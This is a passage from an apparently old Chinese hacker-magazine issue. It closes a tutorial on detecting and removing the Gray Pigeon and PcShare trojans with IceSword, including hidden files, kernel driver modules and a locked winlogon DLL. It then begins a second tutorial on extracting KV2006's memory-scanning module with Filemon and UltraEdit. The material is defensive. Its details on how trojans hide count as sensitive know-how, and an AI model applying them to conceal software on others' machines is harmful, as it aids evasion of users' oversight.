我没有开IE，这里却多了个IE，明显很有问题。我们结束它，然后点服务，找到刚才的Netsrv，如图5所示。




图5

按照提示的C:\WINDOWS\netservc.exe路径找到它。因为它把自己设置成系统文件并隐藏了，所以我们要在CMD下输入"attrib s r h netservc.exe"把netservc.exe的系统隐藏只读属性去掉。这样我们就可以看到它了，删之。到此鸽子就飞不起来了。

现在来看PcShare。它使用的是驱动级别的隐藏，隐藏效果很好，所以查杀也相对困难。

拿自己机器做实验，种植上PcShare。查看进程正常，查看启动项也正常，什么也发现不了。还得用冰刃，用它查看仍然没有发现什么异常的进程、服务。驱动级别的隐藏果然很厉害。我们来查看内核模块，如图6 所示。





图6

你会发现有一个以"\??\"开头的sys文件，凡是以此开头的都不是系统的自带的驱动，都有可能是木马，但不一定全是，因为杀毒软件也会产生驱动。大家可以看看它存在的文件夹，如果在System32下的一般都是木马的驱动了。Windows的资源管理器是看不到的，所以我们再利用冰刃的文件查看功能找到此驱动，删除掉。重启机器再查看Winlogon的模块，就可以看以看到它的DLL了，通常驱动名一样，扩展名不一样。但是现在我们仍然不能删除，因为正在运行的程序是不能删除的，其他非系统核心进程我们可以先结束它，然后删除DLL。但是Winlogon进程不能强行结束。这怎么办？前面已经说过，不能删除可以改名。使用改名大法，重启机器后发现木马已经不运行了，最后直接删除改名后的DLL即可。

通过以上对冰刃的使用，我们可以把常见的木马都杀掉，但技术是不断发展的，所以我们要提高我们的安全意识，打好系统补丁，这样才能免受木马的侵害。

适合读者：黑器爱好者
前置知识：无



掏出KV的"心"
——KV2006内存杀毒模块分离

文／图 fish

为了不影响系统性能，我一向不装杀毒软件，可在某些情况下又不得不用，那该如何呢？其实很简单，只要把杀毒软件的一些有用的功能单独挖出来就可以了。下文以国产杀毒软件KV2006为例进行示范。

KV在安装时有个很贴心的功能，此功能可以在不安装杀毒软件的情况下进行内存查杀病毒，如图1 所示。




图1

既然是在安装程序中，那么我们就要先来看看安装程序。KV的安装程序只有一个文件，双击执行后可以看到图2 所示的界面。




图2

其实图2 是一个自解压过程，等此界面消失后，我们可以在临时文件夹中看到一个名为KV2006的文件夹，这里面就是解压出来的文件，如图3 所示。



图3

现在退出安装程序，执行Filemon，这是一个监视文件操作的程序。将KV2006 文件夹的完整路径填入"包括"文本框中，其作用仅仅是监视此文件夹及其子文件夹中的文件操作；将一些系统进程填入"排除"文本框中，其作用是排除系统对该文件夹及其子文件夹的文件操作。这样截获的记录就会少很多，分析起来也就轻松了许多。在Filemon中设置好过滤条件后就可以执行KV2006文件夹下的Setup.exe了，根据安装程序的提示进行操作，内存扫描完毕后立刻关闭安装程序，同时停止Filemon的监视。如图4 所示就是截获的结果。




图4

现在我们将截获的结果保存下来，用UltraEdit32打开。打开后先到"编辑"菜单中取消自动换行功能，如图5 所示。




图5

接着在"列"菜单中选择"列模式"，这样不仅可以进行行操作，还能进行列操作。因为每一列的宽度不同，所以要再次进入"列"菜单，选择其中的"转换到固定列"，进行列宽调整，如图6 所示。




图6

在出现的对话框中点击"扫描"按钮，程序会自动分析文件，给出合适的列宽，然后点击"转换"按钮调整列宽，如图7 所示。




图7

返回到处理界面后，可以看到各列的起始位置都相同。我们选择好除路径以外的内容，再次进入"列"菜单，点击"删除列"，如图8 所示。




图8

这样就把多余的内容给删除了，剩下的就是KV安装程序中进行内存查杀病毒所需要的文件了。但这里有个问题，大家注意一下图4 就不难发现，在截获的文件中有很多是重复的，下面我们就需要把这些重复的过滤掉，每个文件只留下一条记录。单击"文件"菜单，选择"排序"中的"高级排序/ 选项"，如图9 所示。




图9

下面要设置一下排序条件，这里只需选中"删除重复"即可，如图10 所示。

